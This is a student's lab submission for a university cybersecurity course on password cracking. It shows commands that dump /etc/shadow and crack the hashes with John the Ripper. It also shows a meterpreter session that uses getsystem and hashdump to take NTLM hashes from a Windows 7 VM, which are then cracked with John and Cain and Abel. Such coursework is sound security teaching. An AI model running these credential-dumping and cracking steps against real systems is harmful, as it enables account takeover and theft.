


CYSE 301: Cybersecurity Technique and Operations

Assignment 5: Password Cracking (Part A)

Task A: Linux Password Cracking (25 points)

1. **5 points.** Create two groups, one is **cyse301**, and the other is your ODU Midas ID (for example, svatsa). Then display the corresponding group IDs.



```
Kali - Internal Workstation on CY301-KTURN038 - Virtual Machine Connection
File Action Media View Help
File Actions Edit View Help
(root@kali)~# groupadd cyse301
(root@kali)~# groupadd kturn038
(root@kali)~# tail /etc/group -n 6
snort:x:139:
syslog:x:140:
splunk:x:1001:
Emma:x:1002:
cyse301:x:1003:
kturn038:x:1004:
```

2. **5 points.** Create and assign three users to each group. Display related UID and GID information of each user.



```
(root@kali)~# useradd user1 -g cyse301
(root@kali)~# useradd user2 -g cyse301
(root@kali)~# useradd user3 -g cyse301
(root@kali)~# useradd user4 -g kturn038
(root@kali)~# useradd user5 -g kturn038
(root@kali)~# useradd user6 -g kturn038
(root@kali)~# cat /etc/passwd | grep home
kali:x:1000:1000::,/home/kali:/usr/bin/zsh
Emma:x:1002:1002::/home/Emma:/bin/sh
user1:x:1003:1003::/home/user1:/bin/sh
user2:x:1004:1003::/home/user2:/bin/sh
user3:x:1005:1003::/home/user3:/bin/sh
user4:x:1006:1004::/home/user4:/bin/sh
user5:x:1007:1004::/home/user5:/bin/sh
user6:x:1008:1004::/home/user6:/bin/sh
```


- 5 points. Export all Three users' password hashes into a file named "YourMIDAS-HASH" (for example, svatsa-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.

```
(root@kali) ~
└─$ tail -n 6 /etc/shadow > kturn038-HASH

(root@kali) ~
└─$ cat kturn038-HASH
user1:$y$j9T$jKNS3bufQoQY9G0ttpRYR0$SFvQrWyv/I4GUxBq8HZL.Op/mMugvXi0stGn8ef7lFA:20409:0:99999:7:::
user2:$y$j9T$cA8K9Xolj8PBL90/039Xp1$y2DPLlIEghMamjb5FEgcTG.5XSSueDlGf9GWL6/5CB1:20409:0:99999:7:::
user3:$y$j9T$zLh3AWj5Ih8RrkL8Q6a4/. $J42hesMmJC2qMwpu2kXIyabT73G8mCeAqvMSFQvDVH7:20409:0:99999:7:::
user4:$y$j9T$0whaI4JPWY47mPokgf3691$S12ZQY89woEyhdjbcuqq04i8uY0Cs0yMPcYHJA/.r4/:20409:0:99999:7:::
user5:$y$j9T$7/XDqRQwIukkalRsZ.E4d1$cHfK6I8YC4vyVtC7L7iI3uAFSsixF/vZ6s3y7dhB6/6:20409:0:99999:7:::
user6:$y$j9T$a7/yGB25hRXerwU1UMJzG/$82TUE0LZDjnAHw/WkFOJ00kLTuCBzrYiywovzBbkim1:20409:0:99999:7:::
```

```
(root@kali) ~
└─$ john --format-crypt --wordlist-rockyou.txt kturn038-HASH
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descript 2:md5crypt 3:summd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple          (user1)
carrot         (user4)
2g 0:00:02:56 0.03% (ETA: 2025-11-24 22:54) 0.01131g/s 27.70p/s 132.0c/s 132.0C/s FUCKYOU..david123
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

(root@kali) ~
└─$ john --show kturn038-HASH
user1:apple:20409:0:99999:7:::
user4:carrot:20409:0:99999:7:::

2 password hashes cracked, 0 left
```

Task B: Windows Password Cracking (25 points)

Log on to Windows 7 VM and create a list of 3 users with different passwords (OR you may create users using net users \add command as you did in lab-4-task-c). Then you need to establish a reverse shell connection with the admin privilege to the target Windows 7 VM.

Now, complete the following tasks:

- 5 points. Display the password hashes by using the "hashdump" command in the meterpreter shell. Then

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Alice:1003:aad3b435b51404eeaad3b435b51404ee:499db9cf360c081cbbafadf00e63150ca:::
Bob:1004:aad3b435b51404eeaad3b435b51404ee:3a6642d54de2eb44541af289fcea1ab8e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Heph:1008:aad3b435b51404eeaad3b435b51404ee:680a7439c5c9aad53c9b9441d0429c24:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
kturn038:1005:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
Nim:1006:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Titus:1007:aad3b435b51404eeaad3b435b51404ee:d2307e2a591fde94c99630c64b4ea1ae:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c:::
meterpreter >
```

2. **10 points.** Save the password hashes into a file named “**your_midas.WinHASH**” in Kali Linux (you need to replace the “your_midas” with your university MIDAS ID). Then run **John the ripper** for **10 minutes** to crack the windows users’ passwords (You MUST crack at least one password in order to complete this assignment.).

```
(root@kali)-[~]
└─# touch kturn038.WinHASH

(root@kali)-[~]
└─# vi kturn038.WinHASH

(root@kali)-[~]
└─# cat kturn038.WinHASH
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Alice:1003:aad3b435b51404eeaad3b435b51404ee:499db9cf360c081cbafadf00e63150ca :::
Bob:1004:aad3b435b51404eeaad3b435b51404ee:3a6642d54de2eb44541af289fce1ab8e :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Heph:1008:aad3b435b51404eeaad3b435b51404ee:680a7439c5c9aad53c9b9441d0429c24 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23 :::
kturn038:1005:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6 :::
Nim:1006:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4 :::
Titus:1007:aad3b435b51404eeaad3b435b51404ee:d2307e2a591fde94c99630c64b4ea1ae :::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c :::
```

```
(root@kali)-[~]
└─# john kturn038.WinHASH --format=NT
Using default input encoding: UTF-8
Loaded 10 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Remaining 4 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456      (Nim)
13579      (Titus)
Proceeding with incremental:ASCII
2g 0:00:02:26 3/3 0.01367g/s 58752Kp/s 58752Kc/s 117504KC/s 0oplpm3..0oplpld8
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
```

- 10 points. Launch/open the password cracking tool, **Cain and Abel** in Windows 7 VM, via a remote desktop window. Then, implement BOTH brute force and dictionary attacks to crack the passwords for Windows7 users. (You MUST crack at least one password in order to complete this assignment).

The screenshot shows the main interface of Cain and Abel. The 'Cracker' tab is active, displaying a list of users and their corresponding hashes. The 'Brute-Force Attack' window is open, showing the configuration and results of a password cracking attempt.

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge
Administrator	* empty *	*	* empty *	AAD3B435851...	31D6CFE0016...	
Alice	* empty *	*		AAD3B435851...	499D89CF360C...	
Bob	* empty *	*		AAD3B435851...	3A6642D54DE2...	
Guest	* empty *	*	* empty *	AAD3B435851...	31D6CFE0016...	
Heph	* empty *	*		AAD3B435851...	680A7439C5C9...	
HomeGroupUser\$	* empty *	*		AAD3B435851...	2D79C7F57C09...	
kturn038	* empty *	*		AAD3B435851...	7CE21F17C0AE...	
Nim	* empty *	*		AAD3B435851...	32ED87BDB5F...	
Titus	* empty *	*		AAD3B435851...	D2307E2A591F...	
Window 7	* empty *	*		AAD3B435851...	8846F7EAE8F...	

Brute-Force Attack window details:

- Charset: Predefined, abcdefghijklmnopqrstuvwxyz0123456789
- Password length: Min 7, Max 16
- Start from: mizhdd
- Keyspace: 8.1860514273734325E+024
- Key Rate: [Empty]
- Time Left: [Empty]

Attack Results:

```

Plaintext of 7CE21F17C0AEE7FB9CEBA532D0546AD6 is 1234
Plaintext of D2307E2A591FDE94C99630C64B4EA1AE is 13579
Plaintext of 32ED87BDB5FDC5E9CBA88547376818D4 is 123456
Attack stopped!
3 of 8 hashes cracked
  
```

Dictionary Attack



Dictionary

File	Position	
C:\Program Files\Cain\Wordlists\Wordlist.txt	3456292	

Key Rate

Dictionary Position

Current password

Options

- As Is (Password)
- Reverse (PASSWORD - DROWSSAP)
- Double (Pass - PassPass)
- Lowercase (PASSWORD - password)
- Uppercase (Password - PASSWORD)
- Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- Case perms (Pass,pAss,paSs,...PaSs...PASS)
- Two numbers Hybrid Brute (Pass0....Pass99)

```
Plaintext of 32ED87BDB5FDC5E9CBA88547376818D4 is 123456
Plaintext of 7CE21F17C0AEE7FB9CEBA532D0546AD6 is 1234
Plaintext of D2307E2A591FDE94C99630C64B4EA1AE is 13579
Attack stopped!
3 of 8 hashes cracked
```

Start

Exit